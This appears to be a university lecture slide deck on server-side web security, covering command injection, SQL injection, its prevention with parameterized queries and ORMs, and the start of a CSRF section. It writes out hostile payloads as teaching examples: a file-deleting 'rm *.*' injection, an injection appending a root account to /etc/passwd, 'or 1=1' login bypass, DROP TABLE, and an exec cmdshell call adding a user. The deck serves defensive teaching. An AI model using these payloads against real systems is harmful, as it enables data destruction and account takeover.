Module 5:
Web Server Side Security

CS 628A

Acknowledgements

- Sandeep Shukla (IIT Kanpur)
- Dan Boneh (Stanford University)
- John C. Mitchell (Stanford University)
- Nicolai Zeldovich (MIT)
- Jungmin Park (Virginia Tech)
- Patrick Schaumont (Virginia Tech)
- C. Edward Chow
- Arun Hodigere
- Web Resources

OWASP Top Ten   (2013)

A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
…	Various implementation problems	…expose a file, directory, or database key without access control check, …misconfiguration, …missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

https://www.owasp.org/index.php/Top_10_2013-Top_10

Three vulnerabilities we will discuss

- SQL Injection
  - Browser sends malicious input to server
  - Bad input checking leads to malicious SQL query
- CSRF – Cross-site request forgery
  - Bad web site sends browser request to good web site, using credentials of an innocent victim
- XSS – Cross-site scripting
  - Bad web site sends innocent victim a script that steals information from an honest web site

Three vulnerabilities we will discuss

- ## SQL Injection
  - Browser se
  - Bad input checking leads to malicious SQL query

  Uses SQL to change meaning of database command

- ## CSRF – Cross-site request forgery
  - Bad web site sends request to good web site, using credentials of an innocent victim who "visits" site

  Leverage user's session at victim server

- ## XSS – Cross-
  - Bad web site sends innocent victim a script that steals information from an honest web site

  Inject malicious script into trusted context

Command Injection

Background for SQL Injection

General code injection attacks

- Attack goal: execute arbitrary code on the server
- Example
  code injection based on eval   (PHP)
  http://site.com/calc.php   (server side calculator)

```
…
$in = $_GET['exp'];
eval('$ans = ' . $in . ';');
…
```

- Attack
  http://site.com/calc.php?exp=" 10 ; system('rm *.*') "

(URL encoded)

Code injection using system()

- Example: PHP server-side code for sending email

```
$email = $_POST["email"]
$subject = $_POST["subject"]
system("mail  $email –s  $subject < /tmp/joinmynetwork")
```

- Attacker can post

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net &
   subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.php?
   email=hacker@hackerhome.net&subject=foo;
   echo "evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

SQL Injection

Database queries with PHP

- Sample PHP

```
$recipient = $_POST['recipient'];
$sql = "SELECT PersonID FROM Person WHERE
                        Username='$recipient'";
$rs = $db->executeQuery($sql);
```

- Problem
  - What if 'recipient' is malicious string that changes the meaning of the query?

Basic picture: SQL Injection

Victim Server

(1) post malicious form

(2) unintended SQL query

(3) receive valuable data

Attacker

Victim SQL DB

CardSystems Attack

- CardSystems
  - credit card payment processing company
  - SQL injection attack in June 2005
  - put out of business

- The Attack
  - 263,000 credit card #s stolen from database
  - credit card #s stored unencrypted
  - 43 million credit card #s exposed

Wordpress : Security Vulnerabilities (SQL Injection)

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : Cve Number Descending Cve Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results Select Table

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access L
1	CVE-2012-5350	89	1	Exec Code Sql	2012-10-09	2012-10-10	6.0	None

SQL injection vulnerability in the Pay With Tweet plugin before 1.2 for WordPress allows remote authenticated users with cer parameter in a paywithtweet shortcode.

| 2 | CVE-2011-5216 | 89 | | Exec Code Sql | 2012-10-25 | 2012-10-26 | 7.5 | None |

SQL injection vulnerability in ajax.php in SCORM Cloud For WordPress plugin before 1.0.7 for WordPress allows remote attac NOTE: some of these details are obtained from third party information.

| 3 | CVE-2011-4899 | | 1 | Exec Code Sql XSS | 2012-01-30 | 2012-01-31 | 7.5 | None |

** DISPUTED ** wp-admin/setup-config.php in the installation component in WordPress 3.3.1 and earlier does not ensure th remote attackers to configure an arbitrary database via the dbhost and dbname parameters, and subsequently conduct stati request or (2) a MySQL query. NOTE: the vendor disputes the significance of this issue; however, remote code execution ma

| 4 | CVE-2011-4669 | 89 | | Exec Code Sql | 2011-12-02 | 2012-03-08 | 7.5 | None |

SQL injection vulnerability in wp-users.php in WordPress Users plugin 1.3 and possibly earlier for WordPress allows remote a index.php.

| 5 | CVE-2011-3130 | 89 | | Sql | 2011-08-10 | 2012-06-28 | 7.5 | User |

wp-includes/taxonomy.php in WordPress 3.1 before 3.1.3 and 3.2 before Beta 2 has unknown impact and attack vectors rela

| 6 | CVE-2010-4257 | 89 | | Exec Code Sql | 2010-12-07 | 2011-01-19 | 6.0 | None |

SQL injection vulnerability in the de-trackbacks function in wp-includes/comment.php in WordPress before 3.0.2 allows reme

http://www.cvedetails.com/vulnerability-list/vendor_id-2337/opsqli-1/Wordpress.html

Example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
     WHERE user=' "  &  form("user")  & "
 '
     AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
     login success
else  fail;
```

Is this exploitable?

Normal Query

Bad input

- Suppose   user = " **'or 1=1 --** "   (URL encoded)

- Then scripts does:

  ok = execute(SELECT …
  **   WHERE user= ' ' or 1=1 -- …)**

  – The "**--**" causes rest of line to be ignored.

  – Now ok.EOF   is always false and login succeeds.

- The bad news: easy login to many sites this way.

Even worse

- Suppose user =
  " ' ; **DROP TABLE Users --** "

- Then script does:

```
ok = execute( SELECT …
  WHERE user= ' ' ; DROP TABLE Users  …
  )
```

- Deletes user table
  - Similarly: attacker can add users, reset pwds, etc.

Even worse …

- Suppose user =

```
'; exec cmdshell
        'net user badguy badpwd' / ADD
--
```

- Then script does:

```
ok = execute( SELECT …
        WHERE username= ' ' ; exec …
)
```

If SQL server context runs as "sa", attacker gets account on DB server

Let's see how the attack described in this cartoon works…

Preventing SQL Injection

- Never build SQL commands yourself!

  - Use parameterized/prepared SQL

  - Use ORM framework

Parameterized/prepared SQL

- Builds SQL queries by properly escaping args: ' → \'

- Example: Parameterized SQL: (ASP.NET 1.1)
  - Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request["user"] );

cmd.Parameters.Add("@Pwd", Request["pwd"] );

cmd.ExecuteReader();
```

- In PHP: bound parameters -- similar function

Object Relational Mapping (ORM)

```python
from django.db import models

class Blog(models.Model):
    name = models.CharField(max_length=100)
    tagline = models.TextField()
    def __str__(self): return self.name

class Author(models.Model):
    name = models.CharField(max_length=200)
    email = models.EmailField()
    def __str__(self): return self.name

class Entry(models.Model):
    # not shown ...
```

Wrap databases in an object-oriented interface

ORMs make queries easy and secure

```
>>> Entry.objects.filter(
...     headline__startswith='What'
... ).exclude(
...     pub_date__gte=datetime.date.today()
... ).filter(
...     pub_date__gte=datetime.date(2005, 1, 30)
... )
```

Cross Site Request Forgery

OWASP Top Ten   (2013)

A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
...	Various implementation problems	...expose a file, directory, or database key without access control check, ...misconfiguration, ...missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

https://www.owasp.org/index.php/Top_10_2013-Top_10

Recall: session using cookies

Basic picture

Server Victim

① establish session

④ send forged request (w/ cookie)

User Victim

② visit server (or iframe)

③ receive malicious page

Attack Server

Q: how long do you stay logged in to Gmail? Facebook? ….

28

Cross Site Request Forgery (CSRF)

- <u>Example</u>:
  - User logs in to bank.com
    - Session cookie remains in browser state
